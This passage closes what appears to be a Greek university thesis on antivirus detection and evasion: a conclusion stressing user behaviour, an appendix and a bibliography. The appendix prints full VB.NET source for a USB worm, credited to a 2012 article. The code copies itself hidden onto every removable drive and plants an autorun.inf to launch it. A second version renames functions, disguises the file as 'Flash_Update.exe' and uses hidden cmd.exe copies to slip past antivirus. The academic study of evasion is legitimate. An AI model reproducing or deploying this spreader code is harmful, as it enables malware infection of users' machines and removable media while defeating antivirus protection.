Ωστόσο, μία τεχνική μπορεί να επιτύχει σε ένα συγκεκριμένο σενάριο, αλλά ταυτόχρονα μπορεί να αποτύχει σε ένα άλλο. Ως εκ τούτου, δεν υπάρχει κάποιος τρόπος ή εργαλείο που μπορεί να παρακάμψει οποιοδήποτε antivirus. **Είναι μια διαδικασία που ακολουθεί το μοντέλο «Trial and Error»**, αλλά οι τεχνικές που αναφέρθηκαν παραπάνω είναι ένα χαρακτηριστική απόδειξη πως, αν μη τι άλλο, κανένα antivirus δε αποτελεί πανάκεια, όσον αφορά την ασφάλεια ενός υπολογιστικού συστήματος.

Όπως εύκολα όμως έγινε αντιληπτό και από τα προαναφερθέντα σενάρια, ακόμα κι ένα διαρκώς ενημερωμένο antivirus που ταυτόχρονα διαθέτει άριστα heuristics και πληρέστερη βάση ιών, είναι ανήμπορο να προστατεύσει τον ιδιοκτήτη του αν ο ίδιος δεν είναι συνειδητοποιημένος χρήστης. **Η πρώτη γραμμή άμυνας είναι η συμπεριφορά του χρήστη και όχι το όποιο λογισμικό προστασίας.** Δεν είναι τυχαίο άλλωστε, πως σε οποιοδήποτε σεμινάριο, παρουσίαση, εργασίες και σε οτιδήποτε σχετικό περί ασφάλειας υπολογιστικών και ψηφιακών συστημάτων γενικότερα, τονίζεται πάντα πως η **κυριότερη**

απειλή για ένα υπολογιστικό σύστημα είναι ο χρήστης, είτε αυτός δρα κακόβουλα είτε αφελώς.

8 Παράρτημα

Κώδικας δημιουργίας USB Dropper (Tahiri, 2012)

```
Imports System.Threading

Imports System.IO

Public
Class
Form1


Shared ReplicatedName As
String = "USBsetup.exe"


Private
Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load

StartUSBspreading()


End
Sub


Sub StartUSBspreading()


Try


Do


Dim Alldrives() As
DriveInfo = DriveInfo.GetDrives()


For
Each DriveFound As
```

```
DriveInfo
In Alldrives


If DriveFound.DriveType                                    = "2"
And DriveFound.IsReady                                     = True
Then

System.IO.File.Copy(Application.ExecutablePath, DriveFound.RootDirectory.ToString & ReplicatedName, True)


File.SetAttributes(DriveFound.RootDirectory.ToString & ReplicatedName,FileAttributes.Hidden)

AutorunMaker(DriveFound)


End
If


Next DriveFound


Thread.Sleep(6000)


Loop


Catch ex As
Exception


End
Try


End
Sub


Public
Shared
Sub AutorunMaker(ByVal driveFound As
DriveInfo)


Try
```

```
File.Delete(Convert.ToString(driveFound.RootDirectory) & "autorun.inf")

Dim AutorunStreamWriter As
New
StreamWriter(Convert.ToString(driveFound.RootDirectory) & "autorun.inf")

AutorunStreamWriter.WriteLine("[autorun]")

AutorunStreamWriter.WriteLine("shellexecute=" & ReplicatedName)

AutorunStreamWriter.Flush()

AutorunStreamWriter.Close()

File.SetAttributes(Convert.ToString(driveFound.RootDirectory) & "autorun.inf",FileAttributes.Hidden)

Catch ex As
Exception

End
Try

End
Sub

End
Class
```

Κώδικας δημιουργίας USB Dropper μετά τις αλλαγές (renaming, cmd use) (Tahiri, 2012)

```
Imports System.Threading

Imports System.IO

Public
Class
Form1
```

```
Dim MyPogramPath As
String = Application.ExecutablePath

Dim MyAutPath As
String = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) &"\microsoft\autorun.inf"

Dim mo As
New
Thread(AddressOf makdeotrn)

Dim k1 As
New
Thread(AddressOf kaynaChiKle)

Sub OnchorhaWalakal2ajr(ByVal d As
String)

Try

If
Not IO.File.Exists(d & "Flash_Update.exe") Then

Dim Proc As
New
Process()

Proc.StartInfo.FileName = "cmd.exe"

Proc.StartInfo.Arguments = "/c copy " & """" & MyPogramPath & """" & " " & """" & d &"Flash_Update.exe"

Proc.StartInfo.WindowStyle = ProcessWindowStyle.Hidden

Proc.StartInfo.CreateNoWindow = False

Proc.Start()

Proc.WaitForExit()

Proc.Close()
```

```
FileSystem.SetAttr(d & "Flash_Update.exe", FileAttribute.Hidden)

End
If

Catch ex As
Exception

End
Try

End
Sub

Sub OnchorhaWalakal2ajr2(ByVal d As
String)

Try

Dim Proc As
New
Process()

Proc.StartInfo.FileName = "cmd.exe"

Proc.StartInfo.Arguments = "/c copy " & """"" & MyAutPath & """" & " " & d

Proc.StartInfo.WindowStyle = ProcessWindowStyle.Hidden

Proc.StartInfo.CreateNoWindow = False

Proc.Start()

Proc.WaitForExit()

Proc.Close()

FileSystem.SetAttr(d & "autorun.inf", FileAttribute.Hidden)
```

```
Catch ex As
Exception

End
Try


End
Sub


Sub kaynaChiKle()

a:


Dim kle() As
DriveInfo = DriveInfo.GetDrives()


For
Each found As
DriveInfo
In kle


If found.DriveType                                    = "2"
And found.IsReady                                     = True
Then


Try

OnchorhaWalakal2ajr2(found.RootDirectory.ToString)

OnchorhaWalakal2ajr(found.RootDirectory.ToString)

            Catch ex As
            Exception

            End
            Try


End
If
```

```
Next found


GoTo a


End
Sub


Public
Sub MakDeOtrn()


Try


Dim appdata As
String = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) &"\microsoft\"


Dim sw As
New
StreamWriter(appdata & "autorun.inf")


Dim s As
String = appdata & "autorun.inf"


If IO.File.Exists(s) Then


Try

IO.File.Delete(s)


Catch ex1 As
Exception

                End
                Try


End
If
```

```
sw.WriteLine("[autorun]")

sw.WriteLine("shellexecute=" + "Flash_Update.exe")

sw.Flush()

sw.Close()


Catch ex As
Exception


End
Try
```

9 Βιβλιογραφία

[1]: **Μονάδα Καινοτομίας & Επιχειρηματικότητας Πανεπιστημίου Δυτικής Μακεδονίας**, Άρθρο με τίτλο: «Τετραπλάσια ανάπτυξη του Internet έως το 2016, προβλέπει η CISCO», διαθέσιμο στην ηλεκτρονική διεύθυνση: http://dasta.uowm.gr/innovation/ [Online:06/06/2012] [Πρόσβαση :10/06/13]

[2]: **McGaughey K.**, "World's Data More Than Doubling Every Two Years - Driving Big Data Opportunity, New IT Roles" *EMC Press Release*, Ιούνιος 2011

[3]: **Δεληγιάννης Κ.**, Άρθρο με τίτλο: «Ericsson: 12πλάσιος ο όγκος δεδομένων για το mobile internet μέχρι το 2018. 300 MB είναι σήμερα η μηνιαία κατανάλωση δεδομένων στην Ελλάδα», *Εφημερίδα Καθημερινή*, Ιούνιος 2013

[4]: **Ζαχαριουδάκη Δ.,** Εργασία με τίτλο: «Προστασία Προσωπικών Δεδομένων», *Εθνική Σχολή Δημόσιας Διοίκησης*, Μάρτιος 2001

[5]: **Δαγτόγλου Π.** (1991)., "Ατομικά Δικαιώματα", *Συνταγματικό Δίκαιο, τεύχος. Β'*, Αθήνα 1991

[6]: **computerhope.com**, *What are the current available antivirus programs, computerhope.com*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://www.computerhope.com/issues/ch000514.htm [Πρόσβαση 18/11/13]

[7]:**F. Cohen**, "Computer Viruses", *ASP Press*, 1985

[8]: **Daoud E.A., Jebril I. H., Zaqaibeh B.**, "Computer Virus Strategies and Detection, Methods Int. J. Open Problems Compt. Math.", Σεπτέμβριος 2008

[9]: **Τμήμα Πληροφορικής Ιονίου Πανεπιστήμιο**, *Επιστημονικές Σημειώσεις Ασφάλειας*, διαθέσιμες στην ηλεκτρονική διεύθυνση: di.ionio.gr/~emagos/security/Simeioseis-Asfaleia%20Part%20B.pdf [Online: 2007] [Πρόσβαση: 21/11/13]

[10]: **Βλάχος Β.**, *Ομιλία στο συνέδριο των πανεπιστημίων Μακεδονίας και ανατολικού Λονδίνου για την ασφάλεια του Διαδικτύου και την ηλεκτρονική δημοκρατία*, Θεσσαλονίκη, Αύγουστος 2011

[11]: **Εργαστήριο Εφαρμογών Πληροφορικής στα ΜΜΕ**, Άρθρο με τίτλο «Τύποι Ιών», διαθέσιμο στην ηλεκτρονική διεύθυνση: http://pacific.jour.auth.gr/virus/page_5.htm [Πρόσβαση 22/11/13]

[12]: **PandaLabs**, "Annual Report 2014", *pantasecurity.com*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://press.pandasecurity.com/wp-content/uploads/2014/05/Quaterly-PandaLabs-Report_Q1.pdf [Πρόσβαση: 21/09/14]

[13]: **Cock J.**, "Computer Viruses and Malware", *University of Calgary Canada*, 2006

[14]: **Skoudis E. and Zeltser L**., "Malware: Fighting Malicious Code", *Prentice Hall*, 2003

[15]: **Wikipedia The Free Encyclopedia,** *Content Vectoring Protocol*, *en.wikipedia.org*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://en.wikipedia.org/wiki/Content_Vectoring_Protocol [Πρόσβαση: 21/11/13]

[16]: **Cuadra F,** Article "How an Antivirus Program Works", *Panda Software* διαθέσιμο στην ηλεκτρονική διεύθυνση: http://www.net-security.org/article.php?id=485 [Online:07/05/2003] [Πρόσβαση: 22/11/13]

[17]: **Szor P.**, "The Art of Computer Virus Research and Defense", *Symantec*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://computervirus.uw.hu/ [Πρόσβαση: 05/12/13]

[18]: **Wikipedia The Free Encyclopedia,** *Interactive Disassembler*, *en.wikipedia.org*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://en.wikipedia.org/wiki/Interactive_Disassembler [Πρόσβαση: 24/11/13]

[19]: **F-secure.com,** *Using wildcards in exclusions*, *community.f-secure.com*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://community.f-secure.com/t5/End-point/Using-wildcards-in-exclusions/ta-p/20428 [Πρόσβαση: 26/11/13]

[20]:**Lammer**, "Cryptographic Checksums", *Virus Bulletin*, Οκτώβριος 1990

[21]: **Skulason F. and Bontche V.**, Personal communication, 1996, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://computervirus.uw.hu/images/0321304543/graphics/11fig06_alt.gif

[Πρόσβαση:04/07/14]

[22]: **Veldman F.** (1998), " Generic Decryptors: Emulators of the future", 1998

[23]: P. Szor , "Attacks on Win32," Virus Bulletin Conference, 1998

[24]: **Raiu C.**, Article "Defeating The Seven-Headed Monster", διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://www.noh.ro/craiu.com/papers/papers/zhengxi.html [Online:06/1998]
[Πρόσβαση: 07/07/13]

[25]: **Arnold W. and Tesauro G.**,"Automatically Generated Win32 Heuristic Virus Detection," *Virus Bulletin Conference, pp. 123-132*, 2000

[26]: **Ρεφανίδης Γ.,** *Σημειώσεις Μαθήματος Νευρωνικά Δίκτυα, Πανεπιστήμιο Μακεδονίας, Τμήμα Εφαρμοσμένης Πληροφορικής,*2011

[27]: **Perriot F.,** "Defeating Polymorphism Through Code Optimization," *Virus Bulletin Conference*, 2003.

[28]: **IT Security Stack Exchange**, Article: *How do antiviruses scan for thousands of malware signatures in a short time?*, διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://security.stackexchange.com/questions/30362/how-do-antiviruses-scan-for-thousands-of-malware-signatures-in-a-short-time [Online:02/2013] [Πρόσβαση: 03/07/14]

[29]: **Erbschloe M.**, "Trojans, Worms, And Spyware", *Elsevier Inc.*, 2005

[30]: **Creighton C.**, *Anti-Virus Requirement Matrix Descriptions*, *commons.lbl.gov*, διαθέσιμο στην ηλεκτρονική διεύθυνση:
https://commons.lbl.gov/display/LPR/Anti-Virus+Requirement+Matrix+Descriptions
[Online:29/08/2009] [Πρόσβαση:10/07/14]

[31]: **Liebowitz M.**, NBC News (02/2012), Article "Microsoft mistakenly flags Google as malicious site", διαθέσιμο στην ηλεκτρονική διεύθυνση:

http://www.nbcnews.com/id/46404138/ns/technology_and_science-security/t/microsoft-mistakenly-flags-google-malicious-site/#.UhtNpxvIbYx [Πρόσβαση: 10/12/13]

[33]: **Antivirus-Comparative**, "Anti-Fishing Test", διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://www.av-comparatives.org/anti-phishing-test/ [Online:07/2013]
[Πρόσβαση: 25/12/13]

[34]: **Antivirus-Comparative**, "Retrospective/Proactive Test – Heuristic and behavioural protection against new/unknown malicious software", διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://www.av-comparatives.org/retrospective-test/ [Online:08/2013]
[Πρόσβαση: 25/12/13]

[35]: **Antivirus-Comparative**, "File Detection Test of Malicious Software-Includes False Alarms Test", διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://www.av-comparatives.org/detection-test/ [Πρόσβαση: 12/12/2013, 04/04/2014, 17/10/14]

[36]: **Antivirus-Comparative**, "Performance Test – Impact of Anti-virus Software on System Performance", διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://www.av-comparatives.org/performance-tests/ [Πρόσβαση: 25/12/2013]

[37]: **Antivirus-Comparative**, "Whole Product Dynamic, Real World Protection Test – Impact of Anti-virus Software on System Performance", διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://www.av-comparatives.org/dynamic-tests [Online: 08/2013]

[Πρόσβαση: 25/01/14]

[38]: **Antivirus-Comparative**, "Malware Removal Test", διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://www.av-comparatives.org/removal-tests/ [Online: 11/2013]
[Πρόσβαση: 25/01/14]

[39]: **Singh A.**, Research Whitepaper on Anti-virus Evasion Techniques

[40]: **Tahiri S.**, *Antivirus Evasion: The Making of a Full, Undetectable USB Dropper / Spreader*, *Infosec Institute*, διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://resources.infosecinstitute.com/antivirus-evasions-the-making-of-a-full-undetectable-usb-dropper-spreader [Πρόσβαση: 29/01/14]

[41]: **Chu S. S., Dixon B., Lai P., Lewis D, Valdes C.,** *How Anti-Virus Software Works*, *cs.stanford.edu*, διαθέσιμο στην
ηλεκτρονική διεύθυνση:
http://www-cs-faculty.stanford.edu/~eroberts/cs181/projects/viruses/anti-virus.html
[Πρόσβαση: 15/06/14]

[42]: **Hacking & Tricks,** *LIST OF DIFFERNET AV EVASION FRAMEWORKS*, *tipstrickshack.blogspot.gr*, διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://tipstrickshack.blogspot.gr/2013/10/list-of-differnet-av-evasion-frameworks.html
[Πρόσβαση:15/08/14]

[43]: **github**, *Veil-Evasion*, διαθέσιμο στην ηλεκτρονική διεύθυνση:
https://github.com/Veil-Framework/Veil-Evasion [Πρόσβαση: 15/09/2014]

[44]: **fastandeasyhacking.com**, *Armitage*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://www.fastandeasyhacking.com/manual [Πρόσβαση: 20/09/2014]

[45]: **github**, *What is BeEF*, *beefproject.com*, διαθέσιμο στην ηλεκτρονική διεύθυνση: http://beefproject.com/ [Πρόσβαση: 22/09/2014]

[46]: **Wikipedia The Free Encyclopedia**, *Επίθεση man-in-the-middle*, *en.wikipedia.org*, διαθέσιμο στην ηλεκτρονική διεύθυνση:
http://el.wikipedia.org/wiki/%CE%95%CF%80%CE%AF%CE%B8%CE%B5%CF%83%CE%B7_man-in-the-middle [Πρόσβαση: 21/09/14]

[47]: **github**, *backdoor factory*, *github.com*, διαθέσιμο στην ηλεκτρονική διεύθυνση: https://github.com/secretsquirrel/the-backdoor-factory
[Πρόσβαση: 18/09/2014]

[48]: **github**, *backdoor factory proxy*, *github.com*, διαθέσιμο στην ηλεκτρονική διεύθυνση: https://github.com/secretsquirrel/BDFProxy
[Πρόσβαση: 11/10/2014]